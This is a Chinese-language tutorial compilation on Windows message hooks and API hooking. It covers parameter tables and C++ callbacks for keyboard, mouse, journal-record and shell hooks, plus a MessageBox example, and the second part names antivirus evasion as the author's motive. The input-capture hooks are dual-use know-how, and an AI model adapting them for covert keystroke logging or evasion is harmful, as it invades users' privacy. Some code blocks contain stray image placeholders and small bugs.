# 参考1：

# Windows消息Hook简介

### 1、前言

众所周知，Windows应用程序都是消息(事件)驱动的，任何一个窗口都能够接收消息，并对消息进行处理，处理完成后进入下一轮循环。  
通常情况下，程序员可以在窗口过程中处理接收到的消息，但是在一些应用中常常需要获取和处理另外应用程序的消息，而实现此类功能的技术也就本文要讨论的主题――消息拦截技术。

### 2、消息机制

##### 2.1 来源

Windows应用程序的消息来源有4种：输入消息，控制消息、系统消息、用户消息。  
而根据消息产生的方式又可以分为两大类，即硬件消息和软件消息。  
硬件消息，常指由硬件所产生的事件，通过系统消息队列中转，再转发给应用程序消息队列。  
软件消息，常指由系统或其它应用程序发送的信息，它直接发送到应用程序消息队列。

##### 2.2 构成

一个消息由一个消息名称[UINT]，和两个参数[WPARAM, LPARAM]。不同的消息，对应的参数含义也不一致。  
所有系统消息的定义在Winuser.h中都可以找到。[常用消息参考](https://www.cnblogs.com/lxjshuju/p/7091293.html)

##### 2.3 处理

一个消息通常必须由一个窗口接收。而窗口程序本身也会实现窗口过程函数来处理接收的消息。函数原型如下：

LRESULT Wndproc(HWND hWnd,UINT message,WPARAM wParam,LPARAM lParam);

当然，程序也可以使用GetMessage直接从消息队列中获取消息进行处理。

### 3、详解

##### 3.1 WH\_CALLWNDPRO、WH\_CALLWNDPROCRET

* 功能：在消息发送到窗口过程前、窗口过程处理完消息后调用
* 参数：

| **wParam** | **含义** | **lParam** |
| --- | --- | --- |
| 如果消息由当前线程发送，则为非零;否则为零 | 指向 CWPSTRUCT 结构的指针 |  |

* 示例：

LRESULT(CALLBACK HOOK\_CALLWNDPROC)(int code, WPARAM wParam, LPARAM lParam) {

Ud\_Print(L"[Hook] process = %ld, res = %ld\n", (DWORD)wParam,

(DWORD)((PCWPRETSTRUCT)lParam)->lResult);

return CallNextHookEx(NULL, code, wParam, lParam);

}

##### 3.2 WH\_CBT

* 功能：当窗口过程接收到系统事件消息调用
* 参数：

| **nCode** | **含义** | **wParam** | **lParam** |
| --- | --- | --- | --- |
| HCBT\_MOVESIZE | 即将移动窗口或调整其大小 | 指定要移动或调整大小的窗口的句柄 | 指定指向包含窗口坐标的 [**RECT**](https://learn.microsoft.com/zh-cn/previous-versions/dd162897%28v=vs.85%29) 结构的指针 |
| HCBT\_MINMAX | 窗口即将最小化或最大化 | 指定要最小化或最大化的窗口的句柄 | 在低序字中，指定一个显示窗口值 (**SW\_**) 指定操作 |
| HCBT\_QS | 系统已从系统消息队列中检索WM\_QUEUESYNC消息 | 必须为零 | 必须为零 |
| HCBT\_CREATEWND | 即将创建一个窗口 | 指定新窗口的句柄 | 指向包含窗口初始化参数 [**的CBT\_CREATEWND**](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-cbt_createwnda) 结构的指针 |
| HCBT\_DESTROYWND | 窗口即将被销毁 | 指定要销毁的窗口的句柄 | 必须设置为零 |
| HCBT\_ACTIVATE | 系统即将激活窗口 | 指定要激活的窗口的句柄 | 指向 [**CBTACTIVATESTRUCT**](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-cbtactivatestruct) 结构的指针 |
| HCBT\_CLICKSKIPPED | 系统已从系统消息队列中删除鼠标消息 | 指定从系统消息队列中删除的鼠标消息 | 指向 [**MOUSEHOOKSTRUCT**](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-mousehookstruct) 结构的指针 |
| HCBT\_KEYSKIPPED | 系统已从系统消息队列中删除键盘消息 | 指定虚拟密钥代码 | 指定重复计数、扫描代码、键转换代码、以前的键状态和上下文代码 |
| HCBT\_SYSCOMMAND | 即将执行系统命令 | 指定系统命令值 | 包含与[**WM\_SYSCOMMAND**](https://learn.microsoft.com/zh-cn/windows/win32/menurc/wm-syscommand)消息的 lParam 值相同的数据 |
| HCBT\_SETFOCUS | 窗口即将接收键盘焦点 | 指定获得键盘焦点的窗口的句柄 | 指定失去键盘焦点的窗口的句柄 |

* 显示详细信息
* 示例：

LRESULT(CALLBACK HOOK\_CBT)(int code, WPARAM wParam, LPARAM lParam) {

wchar\_t\* event = UnKnown;

switch (code) {

case HCBT\_CLICKSKIPPED: {

event = str(HCBT\_CLICKSKIPPED);

Ud\_Print(L"[Hook] message = %s, wParam = %ld, point = (%d, %d)\n", event,

(DWORD)wParam, ((PMOUSEHOOKSTRUCT)lParam)->pt.x,

((PMOUSEHOOKSTRUCT)lParam)->pt.y);

return 0;

}

case HCBT\_KEYSKIPPED:

event = str(HCBT\_KEYSKIPPED);

break;

case HCBT\_QS:

event = str(HCBT\_QS);

break;

// allow the action with 0, otherwise forbidden

case HCBT\_ACTIVATE: {

event = str(HCBT\_ACTIVATE);

Ud\_Print(L"[Hook] message = %s, Wnd = %ld, mouse = %d\n", event,

(DWORD)wParam, ((LPCBTACTIVATESTRUCT)lParam)->fMouse);

return 0;

}

case HCBT\_CREATEWND: {

event = str(HCBT\_CREATEWND);

Ud\_Print(L"[Hook] message = %s, Name = %s, (x,y,l,h) = (%d,%d),(%d,%d)\n",

event, ((LPCBT\_CREATEWND)lParam)->lpcs->lpszName,

((LPCBT\_CREATEWND)lParam)->lpcs->x,

((LPCBT\_CREATEWND)lParam)->lpcs->y,

((LPCBT\_CREATEWND)lParam)->lpcs->cx,

((LPCBT\_CREATEWND)lParam)->lpcs->cy);

return 0;

}

case HCBT\_MOVESIZE: {

event = str(HCBT\_MOVESIZE);

Ud\_Print(L"[Hook] message = %s, Wnd = %ld, Point = (%d,%d), (%d,%d)\n",

event, (DWORD)wParam, ((PRECTL)lParam)->left,

((PRECTL)lParam)->top, ((PRECTL)lParam)->right,

((PRECTL)lParam)->bottom);

return 0;

}

case HCBT\_SYSCOMMAND: {

event = str(HCBT\_SYSCOMMAND);

Ud\_Print(L"[Hook] message = %s, event = %ld, point = (%d, %d)\n", event,

(DWORD)wParam, GET\_X\_LPARAM(lParam), GET\_Y\_LPARAM(lParam));

return 0;

}

case HCBT\_DESTROYWND:

event = str(HCBT\_DESTROYWND);

break;

case HCBT\_MINMAX:

event = str(HCBT\_MINMAX);

break;

case HCBT\_SETFOCUS:

event = str(HCBT\_SETFOCUS);

break;

default:

return CallNextHookEx(NULL, code, wParam, lParam);

}

Ud\_Print(L"[Hook] message = %s, wParam = %ld, lParam = %ld\n", event,

(DWORD)wParam, (DWORD)lParam);

return 0;

}

https://csdnimg.cn/release/blogv2/dist/pc/img/newCodeMoreWhite.png

##### 3.3 WH\_DEBUG

LRESULT(CALLBACK HOOK\_DEBUG)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s, hook type = %ld\n", str(HC\_ACTION),

(DWORD)wParam);

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

##### 3.4 WH\_FOREGROUNDIDLE

* 功能：当有前台线程空闲时调用
* 参数：
* 示例：

LRESULT(CALLBACK HOOK\_FOREGROUNDIDLE)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s\n", str(HC\_ACTION));

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

##### 3.5 WH\_GETMESSAGE

* 功能：当消息发布到消息队列时调用
* 参数：

| **wParam** | **lParam** |
| --- | --- |
| 指定是否已从队列中删除消息 | 指向包含消息详细信息的 [MSG](https://learn.microsoft.com/zh-cn/windows/desktop/api/winuser/ns-winuser-msg) 结构的指针 |

* 示例：

LRESULT(CALLBACK HOOK\_GETMESSAGE)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s, event = %ld, msg = %d\n", str(HC\_ACTION),

(DWORD)wParam, ((PMSG)lParam)->message);

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

##### 3.6 WH\_JOURNALPLAYBACK、WH\_JOURNALRECORD

* 功能：记录和回放消息调用
* 参数：

| **nCode** | **含义** | **lParam** |
| --- | --- | --- |
| HC\_ACTION | 指向 [EVENTMSG](https://learn.microsoft.com/zh-cn/windows/desktop/api/winuser/ns-winuser-eventmsg) 结构的指针 |  |
| HC\_SYSMODALOFF | 系统模式对话框已被销毁 |  |
| HC\_SYSMODALON | 正在显示系统模式对话框 |  |
| HC\_GETNEXT | 挂钩过程必须将当前消息复制到 lParam | 指向 [EVENTMSG](https://learn.microsoft.com/zh-cn/windows/desktop/api/winuser/ns-winuser-eventmsg) 结构的指针 |
| HC\_NOREMOVE | 指示在 PeekMessage 处理后不会从消息队列中删除该消息 |  |
| HC\_SKIP | 挂钩过程必须准备将下一个鼠标或键盘消息复制到 lParam |  |

* 示例：

void DO\_JOURNALRECORD(bool);

void DO\_JOURNALPLAYBACK(bool);

bool end\_ = false;

int cur\_ = 0;

bool flag = false;

LRESULT(CALLBACK HOOK\_JOURNALPLAYBACK)

(int code, WPARAM wParam, LPARAM lParam) {

wchar\_t\* event = UnKnown;

if (code == HC\_GETNEXT) {

event = str(HC\_GETNEXT);

} else if (code == HC\_SKIP) {

event = str(HC\_SKIP);

} else if (code == HC\_NOREMOVE) {

event = str(HC\_NOREMOVE);

} else if (code == HC\_SYSMODALOFF) {

event = str(HC\_SYSMODALOFF);

} else if (code == HC\_SYSMODALON) {

event = str(HC\_SYSMODALON);

}

Ud\_Print(L"[Hook] message = %s, wParam = %ld, lParam = %ld\n", event,

(DWORD)wParam, (DWORD)lParam);

if (code == HC\_SKIP) {

flag = true;

if (++cur\_ >= ev\_record\_.size()) {

std::cout << "DO\_JOURNALPLAYBACK Empty!" << std::endl;

DO\_JOURNALPLAYBACK(false);

PostQuitMessage(0);

end\_ = true;

}

return 0;

} else if (code == HC\_GETNEXT) {

DWORD time = 0;

PEVENTMSG pEv = (PEVENTMSG)lParam;

if (cur\_ < ev\_record\_.size() && pEv) {

\*pEv = ev\_record\_[cur\_];

if (flag) {

time =

ev\_record\_[cur\_ + 1 >= ev\_record\_.size() ? cur\_ : cur\_ + 1].time -

ev\_record\_[cur\_].time;

flag = false;

}

}

if (time < 0) time = 1;

return time;

} else if (code == HC\_NOREMOVE) {

return 0;

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

bool stop\_ = false;

LRESULT(CALLBACK HOOK\_JOURNALRECORD)

(int code, WPARAM wParam, LPARAM lParam) {

wchar\_t\* event = UnKnown;

if (code == HC\_ACTION) {

event = str(HC\_ACTION);

} else if (code == HC\_SYSMODALOFF) {

event = str(HC\_SYSMODALOFF);

stop\_ = false;

} else if (code == HC\_SYSMODALON) {

event = str(HC\_SYSMODALON);

stop\_ = true;

}

PEVENTMSG pEv = (PEVENTMSG)lParam;

Ud\_Print(L"[Hook] message = %s, wParam = %ld, lParam = %ld\n", event,

(DWORD)wParam, (DWORD)(code == HC\_ACTION ? pEv->message : lParam));

if (!stop\_ && !end\_) {

// https://learn.microsoft.com/zh-cn/windows/win32/inputdev/keyboard-input-notifications

// https://learn.microsoft.com/zh-cn/windows/win32/inputdev/mouse-input-notifications

if (pEv->message == WM\_KEYDOWN) {

if (LOBYTE(pEv->paramL) == VK\_CANCEL) {

std::cout << "DO\_JOURNALRECORD VK\_CANCEL!" << std::endl;

DO\_JOURNALRECORD(false);

PostQuitMessage(0);

return 0;

}

}

ev\_record\_.push\_back(\*pEv);

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

void DO\_MONITOR\_JOURNAL() {

MSG msg;

BOOL bRet;

while (!end\_) {

// The call is made by sending a message to the thread that installed the

// hook. Therefore, the thread that installed the hook must have a message

// loop.

if ((bRet = GetMessage(&msg, NULL, 0, 0)) != 0) {

if (bRet == -1) {

std::cout << "GetMessage Error = " << GetLastError() << std::endl;

break;

} else {

TranslateMessage(&msg);

if (msg.message == WM\_CANCELJOURNAL) {

std::cout << "DO\_JOURNALRECORD WM\_CANCELJOURNAL!" << std::endl;

hook\_playback\_ = NULL;

hook\_record\_ = NULL;

end\_ = true;

}

DispatchMessage(&msg);

}

}

}

}

https://csdnimg.cn/release/blogv2/dist/pc/img/newCodeMoreWhite.png

* **注意：安装日志挂钩的线程必须实现消息循环，否则日志挂钩无法从系统中获取消息。**

##### 3.7 WH\_KEYBOARD

* 功能：当窗口接收到键盘消息时调用
* 参数：

| **nCode** | **wParam** | **lParam** |
| --- | --- | --- |
| HC\_ACTION | HC\_NOREMOVE | 生成 [击键](https://learn.microsoft.com/zh-cn/windows/desktop/inputdev/virtual-key-codes) 消息的密钥的虚拟密钥代码 | 重复计数、扫描代码、扩展键标志、上下文代码、以前的键状态标志和转换状态标志 |

* 示例：

LRESULT(CALLBACK HOOK\_KEYBOARD)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s, key event = (%ld, %ld)\n", str(HC\_ACTION),

(DWORD)wParam, (DWORD)lParam);

} else if (code == HC\_NOREMOVE) {

Ud\_Print(L"[Hook] message = %s, key event = (%ld, %ld)\n", str(HC\_NOREMOVE),

(DWORD)wParam, (DWORD)lParam);

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

##### 3.8 WH\_MOUSE

* 功能：当窗口接收到鼠标消息时调用
* 参数：

| **nCode** | **wParam** | **lParam** |
| --- | --- | --- |
| HC\_ACTION | HC\_NOREMOVE | 鼠标消息的标识符 | 指向 [MOUSEHOOKSTRUCT](https://learn.microsoft.com/zh-cn/windows/desktop/api/winuser/ns-winuser-mousehookstruct) 结构的指针 |

* 示例：

LRESULT(CALLBACK HOOK\_MOUSE)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s, event = %ld, point = (%d, %d)\n",

str(HC\_ACTION), (DWORD)wParam, ((PMOUSEHOOKSTRUCT)lParam)->pt.x,

((PMOUSEHOOKSTRUCT)lParam)->pt.y);

} else if (code == HC\_NOREMOVE) {

Ud\_Print(L"[Hook] message = %s, event = %ld, point = (%d, %d)\n",

str(HC\_NOREMOVE), (DWORD)wParam, ((PMOUSEHOOKSTRUCT)lParam)->pt.x,

((PMOUSEHOOKSTRUCT)lParam)->pt.y);

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

##### 3.9 WH\_KEYBOARD\_LL

* 功能：当系统接收到键盘消息时调用
* 参数：

| **nCode** | **wParam** | **lParam** |
| --- | --- | --- |
| HC\_ACTION | 键盘消息的标识符 | 指向 [KBDLLHOOKSTRUCT](https://learn.microsoft.com/zh-cn/windows/desktop/api/winuser/ns-winuser-kbdllhookstruct) 结构的指针 |

* 示例：

static bool end\_ = false;

LRESULT(CALLBACK HOOK\_KEYBOARD\_LL)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s, event = %ld, key event = (%d, %d)\n",

str(HC\_ACTION), (DWORD)wParam, ((PKBDLLHOOKSTRUCT)lParam)->vkCode,

((PKBDLLHOOKSTRUCT)lParam)->flags);

if (wParam == WM\_KEYDOWN) {

if (((PKBDLLHOOKSTRUCT)lParam)->vkCode == VK\_CANCEL) {

end\_ = true;

return 1;

}

}

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

https://csdnimg.cn/release/blogv2/dist/pc/img/newCodeMoreWhite.png

* **注意：安装低级挂钩的线程必须实现消息循环，否则挂钩无法从系统中获取消息。**

##### 3.10 WH\_MOUSE\_LL

* 功能：当系统接收到鼠标消息时调用
* 参数：

| **nCode** | **wParam** | **lParam** |
| --- | --- | --- |
| HC\_ACTION | 鼠标消息的标识符 | 指向 [MSLLHOOKSTRUCT](https://learn.microsoft.com/zh-cn/windows/desktop/api/winuser/ns-winuser-msllhookstruct) 结构的指针 |

* 示例：

static bool end\_ = false;

LRESULT(CALLBACK HOOK\_MOUSE\_LL)(int code, WPARAM wParam, LPARAM lParam) {

if (code == HC\_ACTION) {

Ud\_Print(L"[Hook] message = %s, event = %ld, point = (%d, %d)\n",

str(HC\_ACTION), (DWORD)wParam, ((PMSLLHOOKSTRUCT)lParam)->pt.x,

((PMSLLHOOKSTRUCT)lParam)->pt.y);

}

return CallNextHookEx(NULL, code, wParam, lParam);

}

* **注意：安装低级挂钩的线程必须实现消息循环，否则挂钩无法从系统中获取消息。**

##### 3.11 WH\_MSGFILTER

* 功能：当系统接收到键盘消息时调用
* 参数：

| **nCode** | **含义** | **lParam** |
| --- | --- | --- |
| MSGF\_DDEMGR |  |  |
| MSGF\_DIALOGBOX | 事件发生在消息框或对话框中 | 指向 [MSG](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-msg) 结构的指针 |
| MSGF\_MENU | 事件发生在菜单中 | 指向 [MSG](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-msg) 结构的指针 |
| MSGF\_SCROLLBAR | 事件发生在滚动条中 | 指向 [MSG](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-msg) 结构的指针 |

* 示例：

LRESULT(CALLBACK HOOK\_MSGFILTER)(int code, WPARAM wParam, LPARAM lParam) {

wchar\_t\* event = UnKnown;

switch (code) {

case MSGF\_DDEMGR: // DDEML event

event = str(MSGF\_DDEMGR);

break;

case MSGF\_DIALOGBOX: // dialog event

event = str(MSGF\_DIALOGBOX);

break;

case MSGF\_MENU: // menu event

event = str(MSGF\_MENU);

case MSGF\_SCROLLBAR: // scrollbar event

event = str(MSGF\_SCROLLBAR);

break;

default:

return CallNextHookEx(NULL, code, wParam, lParam);

}

Ud\_Print(L"[Hook] message = %s, event = %d\n", event,

((PMSG)lParam)->message);

return CallNextHookEx(NULL, code, wParam, lParam);

}

https://csdnimg.cn/release/blogv2/dist/pc/img/newCodeMoreWhite.png

##### 3.12 WH\_SYSMSGFILTER

* 功能：当系统接收到键盘消息时调用
* 参数：

| **nCode** | **含义** | **lParam** |
| --- | --- | --- |
| MSGF\_DIALOGBOX | 事件发生在消息框或对话框中 | 指向 [MSG](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-msg) 结构的指针 |
| MSGF\_MENU | 事件发生在菜单中 | 指向 [MSG](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-msg) 结构的指针 |
| MSGF\_SCROLLBAR | 事件发生在滚动条中 | 指向 [MSG](https://learn.microsoft.com/zh-cn/windows/win32/api/winuser/ns-winuser-msg) 结构的指针 |

* 示例：

LRESULT(CALLBACK HOOK\_SYSMSGFILTER)(int code, WPARAM wParam, LPARAM lParam) {

wchar\_t\* event = UnKnown;

switch (code) {

case MSGF\_DIALOGBOX: // dialog event

event = str(MSGF\_DIALOGBOX);

break;

case MSGF\_MENU: // menu event

event = str(MSGF\_MENU);

break;

case MSGF\_SCROLLBAR: // scrollbar event

event = str(MSGF\_SCROLLBAR);

break;

default:

return CallNextHookEx(NULL, code, wParam, lParam);

}

Ud\_Print(L"[Hook] message = %s, event = %d\n", event,

((PMSG)lParam)->message);

return CallNextHookEx(NULL, code, wParam, lParam);

}

https://csdnimg.cn/release/blogv2/dist/pc/img/newCodeMoreWhite.png

##### 3.12 WH\_SHELL

* 功能：当系统接收到Shell事件时调用
* 参数：

| **nCode** | **含义** | **wParam** | **lParam** |
| --- | --- | --- | --- |
| HSHELL\_WINDOWCREATED | 已创建顶级的无所有者窗口 | 所创建窗口的句柄 |  |
| HSHELL\_WINDOWDESTROYED | 一个顶级的、无所有者的窗口即将被销毁 | 已销毁窗口的句柄 |  |
| HSHELL\_ACTIVATESHELLWINDOW | shell 应激活其main窗口 |  |  |
| HSHELL\_WINDOWACTIVATED | 激活已更改为其他顶级的无所有者窗口 | 已激活窗口的句柄 | 如果窗口处于全屏模式，则值为 TRUE，否则值为 FALSE |
| HSHELL\_GETMINRECT | 窗口正在最小化或最大化 | 最小化或最大化窗口的句柄 | 指向 [RECT](https://learn.microsoft.com/zh-cn/windows/win32/api/windef/ns-windef-rect) 结构的指针 |
| HSHELL\_REDRAW | 任务栏中窗口的标题已重绘 | 重绘窗口的句柄 | 如果窗口闪烁，则值为 TRUE，否则值为 FALSE |
| HSHELL\_TASKMAN | 用户已选择任务列表 |  |  |
| HSHELL\_LANGUAGE | 键盘语言已更改或加载了新的键盘布局 | 窗口的句柄 | 键盘布局的句柄 |
| HSHELL\_ACCESSIBILITYSTATE | 辅助功能状态已更改 | 指示哪个辅助功能已更改状态 |  |
| HSHELL\_APPCOMMAND | 用户完成了输入事件 | 指示最初发送WM\_APPCOMMAND消息的位置 | 包含与WM\_APPCOMMAN消息的 lParam 值相同的数据 |
| HSHELL\_WINDOWREPLACED | 正在替换顶级窗口 | 要替换的窗口的句柄 | 新窗口的句柄 |

* 显示详细信息
* 示例：

LRESULT(CALLBACK HOOK\_SHELL)(int code, WPARAM wParam, LPARAM lParam) {

wchar\_t\* event = UnKnown;

switch (code) {

case HSHELL\_ACCESSIBILITYSTATE: // The accessibility state has changed.

event = str(HSHELL\_ACCESSIBILITYSTATE);

break;

case HSHELL\_ACTIVATESHELLWINDOW: // The shell should activate its main

// window

event = str(HSHELL\_ACTIVATESHELLWINDOW);

break;

case HSHELL\_TASKMAN: // The user has selected the task list

event = str(HSHELL\_TASKMAN);

break;

case HSHELL\_LANGUAGE: // Keyboard language was changed

event = str(HSHELL\_LANGUAGE);

break;

case HSHELL\_REDRAW: // The title of a window in the task bar has been

// redrawn.

event = str(HSHELL\_REDRAW);

break;

case HSHELL\_WINDOWACTIVATED: // The activation has changed to a

// different top-level, unowned window.

event = str(HSHELL\_WINDOWACTIVATED);

break;

case HSHELL\_WINDOWCREATED: // A top-level, unowned window has been

// created.

event = str(HSHELL\_WINDOWCREATED);

break;

case HSHELL\_WINDOWDESTROYED: // A top-level, unowned window is about to be

// destroyed.

event = str(HSHELL\_WINDOWDESTROYED);

break;

case HSHELL\_WINDOWREPLACED: // A top-level window is being replaced.

event = str(HSHELL\_WINDOWREPLACED);

break;

case HSHELL\_GETMINRECT: // A window is being minimized or maximized.

{

PRECT pRect = (PRECT)lParam;

Ud\_Print(

L"[Hook] message = %s, Wnd = %ld, Point = (%d,%d), "

L"(%d,%d)\n",

str(HSHELL\_GETMINRECT), (DWORD)wParam, pRect->left, pRect->top,

pRect->right, pRect->bottom);

return 0;

}

case HSHELL\_APPCOMMAND: {

Ud\_Print(L"[Hook] message = %s, Cmd = %d, Device = %d, KeyState = %d\n",

str(HSHELL\_APPCOMMAND), GET\_APPCOMMAND\_LPARAM(lParam),

GET\_DEVICE\_LPARAM(lParam), GET\_KEYSTATE\_LPARAM(lParam));

return 0;

};

default:

return CallNextHookEx(NULL, code, wParam, lParam);

}

Ud\_Print(L"[Hook] message = %s, wParam = %ld, lParam = %ld\n", event,

(DWORD)wParam, (DWORD)lParam);

return 0;

}

# 参考2

# 浅析Window API Hook的原理与应用

## 0x0 前言

  研究这个技术一开始主要是为了免杀的需要，后面我发现其实可以学到更多的东西，所以简单记录一下。

## 0x1 什么是Window API?

正如[Windows API](https://zh.wikipedia.org/wiki/Windows_API)维基所描述:

**Windows操作系统应用程序接口**（Windows API），有非正式的简称法为**WinAPI**，是[微软](https://zh.wikipedia.org/wiki/%E5%BE%AE%E8%BD%AF)对于[Windows](https://zh.wikipedia.org/wiki/Windows)[操作系统](https://zh.wikipedia.org/wiki/%E6%93%8D%E4%BD%9C%E7%B3%BB%E7%BB%9F)中可用的核心[应用程序编程接口](https://zh.wikipedia.org/wiki/API)的称法。它被设计为各种语言的程序调用，也是[应用软件](https://zh.wikipedia.org/wiki/%E5%BA%94%E7%94%A8%E8%BD%AF%E4%BB%B6)与Windows系统最直接的交互方式。大多数[驱动程序](https://zh.wikipedia.org/wiki/%E9%A9%B1%E5%8A%A8%E7%A8%8B%E5%BA%8F)需要对Windows系统更底层次访问接口，由所用版本的Windows的[Native API](https://zh.wikipedia.org/wiki/Native_API)来提供接口。

可能这样还是有些难理解,我们可以分解这个概念来理解:

1.API是什么?

全称:Application Programming Interface；应用程序接口

通过接口，我们无须自编一些底层调用的具体实现，直接通过接口来调用。

2.什么是Windows API

Windows是Windows系统，也是一个应用程序，Windows 提供了不同的服务，这些服务通过一些特定的方式进行调用、使用；这些服务可能是 开启一个窗口、打开一个应用程序、通过一个方法设置系统的休眠时间等；这些不同的服务，做成了接口的方式使用

简而言之,Windows API的作用就是调用WIndows提供的服务。

## 0x2 Window API的基本用法

由上面所知，window api作用类似是一个个功能函数。

关于Windows API的用法和种类,可以查阅:[Windows API 文档](https://docs.microsoft.com/en-us/windows/win32/api/)

这里我以MessageBox为经典的例子,实践下如何使用Window API

关于这个函数的定义和用法:[MessageBox function (winuser.h)](https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-messagebox)

可以先看下Requirements:

windows2000以上、目标是Windows平台、需要包含winuser.h的头文件,User32.lib,User32.dll库函数。

MessageBox函数说明:

**int** MessageBox**(**

HWND hWnd**,**

LPCTSTR lpText**,**

LPCTSTR lpCaption**,**

UINT uType

**);**

参数说明:

hWnd

类型: **HWND**

要创建的信息框的所有者窗口的句柄，如果此参数为NULL,则该信息框没有所有者窗口。

关于这个参数,主要用于我们操纵指定的窗口句柄来实现MessageBox操作。

lPText:

类型:**LPCTSTR**

LPCTSTR就表示一个**指向const对象**的指针

要显示的消息。如果字符串包含多行，则可以在每行之间使用回车符和/或换行符来分隔行。

lpCaption

类型:**LPCTSTR**

对话框标题,如果此参数为NULL,则默认标题为Error。

uType

类型:**UINT**

对话框的内容和行为,此参数可以用来控制窗口的样式(按钮、显示图标),这个可以自己对着文档来组合看看

return:

类型:**int**

这个返回值我们可以获取到用户与该窗口进行交互的结果，比如取消的时候会返回2等，用以后续判断。

这里我们用visual stdio新建一个c++的项目,来学习下如何使用该API:

HookTest.cpp

#include <windows.h>

#include <iostream>

using namespace std;

int main()

{

int rtCode = MessageBox(NULL, (LPCWSTR)L"内存地址越界,程序已经被终止!", (LPCWSTR)L"程序出现了错误", MB\_ICONASTERISK| MB\_OKCANCEL);

cout << rtCode << endl;

switch (rtCode) {

case 1:

cout << "选择了确定按钮!" << endl;

break;

case 2:

cout << "选择了取消按钮!" << endl;

break;


default:

cout << "其他操作!" << endl;

}

return 0;

}



一般推荐直接使用windows.h头文件，避免出现一些其他的问题,windows.h包括了其他的window头文件


## 0x3 分析Win API的调用过程

下面例子采用了x64dbg,[Download](https://sourceforge.net/projects/x64dbg/files/latest/download)


点击菜单栏的运行到用户代码,然后逐步调试,找到main函数直接跟进去:

|  |
| --- |
|  |

